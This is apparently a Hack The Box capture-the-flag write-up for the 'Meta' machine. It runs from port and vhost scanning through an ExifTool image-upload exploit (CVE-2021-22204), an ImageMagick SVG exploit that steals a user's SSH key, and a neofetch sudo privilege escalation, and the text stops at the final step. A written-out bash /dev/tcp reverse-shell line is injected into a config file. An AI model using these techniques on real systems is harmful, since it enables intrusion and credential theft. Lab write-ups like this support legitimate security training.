1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22

Discover port 22 with OpenSSH. Guessing the OS for the target is Debian.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
|   256 b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
|_  256 05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
```

1.1.2 Port 80

Discover port 80 with Apache. Stated new hostname and we need to add it into our hosts file.

```
80/tcp open  http    Apache httpd
|_http-title: Did not follow redirect to http://artcorp.htb
|_http-server-header: Apache
```

1.2 Web fuzzing

1.2.1 Directory fuzz

Not discover any interesting directory.

```
 :: Method           : GET
 :: URL              : http://artcorp.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .html .txt .jsp
 :: Output file      : ./web-dir/artcorp.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
------------------------------------------------

.htaccess.txt           [Status: 403, Size: 199, Words: 14, Lines: 8]
.htaccess.jsp           [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd.jsp           [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd.txt           [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd.html          [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd               [Status: 403, Size: 199, Words: 14, Lines: 8]
.htaccess.html          [Status: 403, Size: 199, Words: 14, Lines: 8]
.htaccess               [Status: 403, Size: 199, Words: 14, Lines: 8]
assets                  [Status: 301, Size: 234, Words: 14, Lines: 8]
css                     [Status: 301, Size: 231, Words: 14, Lines: 8]
index.html              [Status: 200, Size: 4427, Words: 1663, Lines: 87]
server-status           [Status: 403, Size: 199, Words: 14, Lines: 8]
:: Progress: [81904/81904] :: Job [1/1] :: 85 req/sec :: Duration: [0:09:37] :: Errors: 0 ::
```

1.2.2 Vhost Fuzz

Discover ‘dev01.artcorp.htb’ and add this hostname to /etc/hosts file.


```
 :: Method           : GET
 :: URL              : http://artcorp.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.artcorp.htb
 :: Output file      : ./web-dir/artcorp-vhost.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 0
------------------------------------------------

dev01                   [Status: 200, Size: 247, Words: 16, Lines: 10]
:: Progress: [114441/114441] :: Job [1/1] :: 158 req/sec :: Duration: [0:13:19] :: Errors: 0 ::
```

1.3 Website enumeration root domain

1.3.1 Main page


Discover the extension is using html on the site and a new product or software named as MetaView. Nothing much more we can enumerate.




1.4 Website enumeration for dev01 end

1.4.1 Main page.

Discover that current site is under development stage and the php file extension.




Access to '/metaview' directory. Discover file upload functionality.



1.5 File Upload


1.5.1 Non-Image file.

Upload php script. Discover that the server only allow for upload JPG and PNG.



1.5.2 Image file

If we upload a proper image file. The server will return meta data of the file.




1.6 Exploit source for file upload.

1.6.1 Reference of CVE-2021-22204

As now we already know the backend server is using PHP, upload functionality. We can google search for the metadata upload exploit. Luckily we was able to discover some similar exploit and a recent CVE-2021-22204.


1.6.2 Payload

Further research can get this exploit. Execute the script to prepare the payload which this exploit required an .jpg file. Also edit the command as ping to attacker IP. This exploit will generate a malicous image. Fireup wireshark to check connection of ICMP.




1.6.3 Upload payload

Upload the generated malicous image.



1.6.4 ICMP packet

Check the connection via Wireshark. The packet was able to captured, which mean our payload is works. Now we can test for reverse shell.



1.6.5 Reverse Shell payload

Edit the command for the exploit script and upload the malicous image.

2.0 INITIAL FOOTHOLD

After uploaded the malicous image. We received the reverse shell.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta$ rlwrap -cAr nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.140.
Ncat: Connection from 10.10.11.140:38062.
bash: cannot set terminal process group (626): Inappropriate ioctl for device
bash: no job control in this shell
python3 -c "import pty; pty.spawn('bash');"
<taview$ python3 -c "import pty; pty.spawn('bash');"
ls
ls
assets  composer.json  css  index.php  lib  uploads  vendor
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ i
import     in         index.php  ioctl
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ i
import     in         index.php  ioctl
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ i
```

2.1 LinPEAS enumeration

Transfer the linpease script into target machine and execute it.

2.1.1 Console users

Discover Thomas and root user.

```
╔══════════╣ Superusers
root:x:0:0:root:/root:/bin/bash

╔══════════╣ Users with console
root:x:0:0:root:/root:/bin/bash
thomas:x:1000:1000:thomas,,,:/home/thomas:/bin/bash

╔══════════╣ All users & groups
```

2.1.2 Network status

Discover common port is opened.

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```


Later the script does not discover another interesting file. Test run for PSPY to check running process.

2.2 PSPY enumeration

Transfer the pspy application into victim and execute it.

2.2.1 Shell script

Discover multiple running process and the 'convert_images.sh' script.




2.2.2 Config directory

Discover changes to Thomas home directory for neofetch. Maybe a clue for privesc.

2.2.3 Convert image script

Check for convert_image.sh script and file permission. Discover mogrify(imagemagic) application and the script will navigate current directory into ‘’




2.3 ImageMagic Exploit

2.3.1 Payload preparation

Google for 'mogrify(imageMagic) exploit'; and found this exploit will works. Copy the poc script and edit the script as I needed. Save the payload as ‘soda.svg’.


2.3.2 Payload transfer

Upload the payload into victim ‘/conver_image’ directory.



2.3.3 Result of payload

After few minutes, the test file is created. Discover Thomas user is running the script.



2.3.4 Grab SSH Key


Edit the exploit to grab ssh key from Thomas home directory.

2.3.5 Obtain SSH key

Check on the test file. We successful get the private key.

2.3.6 SSH Key permission.

Grab the ssh key and change the permission of the key on attacker machine.




3.0 THOMAS USER


Login with ssh private key.

3.1 Sudo permission

Check sudo permission. Discover that we can execute neofetch and change the XDG_CONFIG_HOME variable.



Execute the command with sudo. Discover that it run by root user.



3.2 Neofetch configuration

3.2.1 Config directory edit

Based on pspy output, we know that the machine had a cron task will change the config directory of the neofetch. Try to edit the config file and add our reverse shell.

```
thomas@meta:~/.config/neofetch$ echo 'bash -i >& /dev/tcp/10.10.14.115/5555 0>&1' >> ~/.config/neofetch/config.conf
thomas@meta:~/.config/neofetch$ cat config.conf
```

3.2.2 Environment variable

Export the specified environment variable and point to the config directory. Prepare listener to grab connection.

```
/home/thomas/.config/neofetch
thomas@meta:~/.config/neofetch$ export XDG_CONFIG_HOME=/home/thomas/.config
thomas@meta:~/.config/neofetch$ printenv
SHELL=/bin/bash
XDG_CONFIG_HOME=/home/thomas/.config
PWD=/home/thomas/.config/neofetch
```

3.2.3 Execute application

